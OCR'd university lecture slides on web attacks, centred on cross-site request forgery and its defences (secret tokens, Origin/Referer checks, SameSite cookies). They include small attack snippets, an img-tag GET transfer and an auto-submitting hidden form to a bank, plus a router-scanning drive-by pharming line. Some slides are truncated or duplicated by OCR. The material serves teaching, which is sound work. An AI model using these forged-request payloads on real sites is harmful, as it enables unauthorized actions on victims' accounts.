Web Attacks

Deian Stefan

Slides from Zakir Durumeric and Dan Boneh

OWASP Ten Most Critical Web Security Risks

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

https://github.com/OWASP/Top10/blob/master/2017/OWASP%20Top%2010-2017%20(en).pdf

Today

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

https://github.com/OWASP/Top10/blob/master/2017/OWASP%20Top%2010-2017%20(en).pdf


Cross Site Request Forgery (CSRF)

Session Authentication Cookie


bankofamerica.com

Session Authentication Cookie


Session Authentication Cookie



Session Authentication Cookie



Session Authentication Cookie



Cookies Sending Review

Cookie Jar:

1) domain: bankofamerica.com, name=authID, value=123
2) domain: login.bankofamerica.com, name=trackingID, value=248e
3) domain: attacker.com, name=authID, value=123

Website: bankofamerica.com

<img src=“https://bankofamerica.com/img/logo.png”>

Website: attacker.com

<img src=“https://bankofamerica.com/img/logo.png">

Cookies Sending Review

Cookie Jar:

1) domain: bankofamerica.com, name=authID, value=123
2) domain: login.bankofamerica.com, name=trackingID, value=248e
3) domain: attacker.com, name=authID, value=123

Website: bankofamerica.com Cookie 1

<img src="https://bankofamerica.com/img/logo.png"> Cookie 1

Website: attacker.com

<img src="https://bankofamerica.com/img/logo.png">

Cookies Sending Review

Cookie Jar:

1) domain: bankofamerica.com, name=authID, value=123
2) domain: login.bankofamerica.com, name=trackingID, value=248e
3) domain: attacker.com, name=authID, value=123

Website: bankofamerica.com Cookie 1

<img src=“https://bankofamerica.com/img/logo.png”> Cookie 1

Website: attacker.com Cookie 3

<img src=“https://bankofamerica.com/img/logo.png"> Cookie 1

CSRF GET Request

```
<html>
  <img src=“bank.com/transfer?from=X,to=Y"></img>
</html>
```

GET /transfer?from=X,to=Y

Cookies:

- domain: bank.com, name: auth, value: <secret>

Good News! attacker.com can’t see the result of GET

Bad News! All your money is gone anyway.

HTTP Methods

GET The GET method requests a representation of the specified resource. Requests using GET should only retrieve data.

POST The POST method is used to submit an entity to the specified resource, often causing a change in state or side effects on the server

CSRF POST Request

```
<form name=attackerForm action=http://bank.com/transfer>
  <input type=hidden name=recipient value=badguy>
</form>

<script>
  document.attackerForm.submit();
</script>
```

Good News! attacker.com can’t see the result of POST

Bad News! All your money is gone.

CSRF POST Request

```
<form name=attackerForm action=http://bank.com/transfer
  <i
</f

<s
  d
</s
```

Go

Bad News! All your money is gone.

Cookie-based authentication is not sufficient for requests that have any side effect


CSRF Defenses

We need some mechanism that allows us to ensure that **POST** is authentic — i.e., coming from a trusted page

- Secret Validation Token
- Referer/Origin Validation
- SameSite Cookies

Secret Token Validation

bank.com includes a secret value in every form that the server can validate




```
<form action="/login" method="post" class="form login-form">
  <input type="hidden" name="csrf_token" value="434ec7e838ec3167efc04154205">
 <input
   id="login"
   type="text"
   name="login"
  >
  <input
   id="password"
   type="password"
  >
  <button class="button button--alternative" type="submit">Log In</button>
</form>
```

Secret Token Validation

bank.com includes a secret value in every form that the server can validate

Static token provides no protection (attacker can simply lookup)

Typically session-dependent identifier or token.

Attacker cannot retrieve token via GET because of Same Origin Policy

</form>

Referer/Origin Validation

The Referer request header contains the URL of the previous web page from which a link to the currently requested page was followed. The Origin header is similar, but only sent for POSTs and only sends the origin. Both headers allows servers to identify what origin initiated the request.

https://bank.com	->	https://bank.com	✓
https://attacker.com	->	https://bank.com	X
	->	https://bank.com	???

Recall: SameSite Cookies

Cookie option that prevents browser from sending a cookie along with cross-site requests.

SameSite=Strict Never send cookie in any cross-site browsing context, even when following a regular link. If a logged-in user follows a link to a private GitHub project from email, GitHub will not receive the session cookie and the user will not be able to access the project.

SameSite=Lax Session cookie is allowed when following a navigation link but blocks it in CSRF-prone request methods (e.g. POST).

SameSite=None Send cookies from any context.

The will be the default very soon.

Not All About Cookies

Prior attacks were using CRSF to abuse cookies. Assumed the user was logged in and used their credentials.

Not all attacks are attempting to abuse authenticated user

Home Router Example

Drive-By Pharming

User visits malicious site. JavaScript scans home network looking for broadband router

```
<img src="192.168.0.1/img/linksys.png" onError=tryNext() </img>
```

Once you find the router, try to login, replace firmware or change DNS to attacker-controlled server. 50% of home routers have guessable password.

Native Apps Run Local Servers

LILY HAY NEWMAN SECURITY 07.09.2019 11:18 AM


A Zoom Flaw Gives Hackers Easy Access to Your Webcam

All it takes is one wrong click from a Mac, and the popular video conferencing software will put you in a meeting with a stranger.

Paypal Login

If a site's login form isn't protected against CSRF attacks, you could also login to the site as the attacker.

This is called login CSRF.



CSRF Summary

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on another web application (where they're typically authenticated)

CSRF attacks specifically target state-changing requests, not data theft since the attacker cannot see the response to the forged request.

Use combination of:
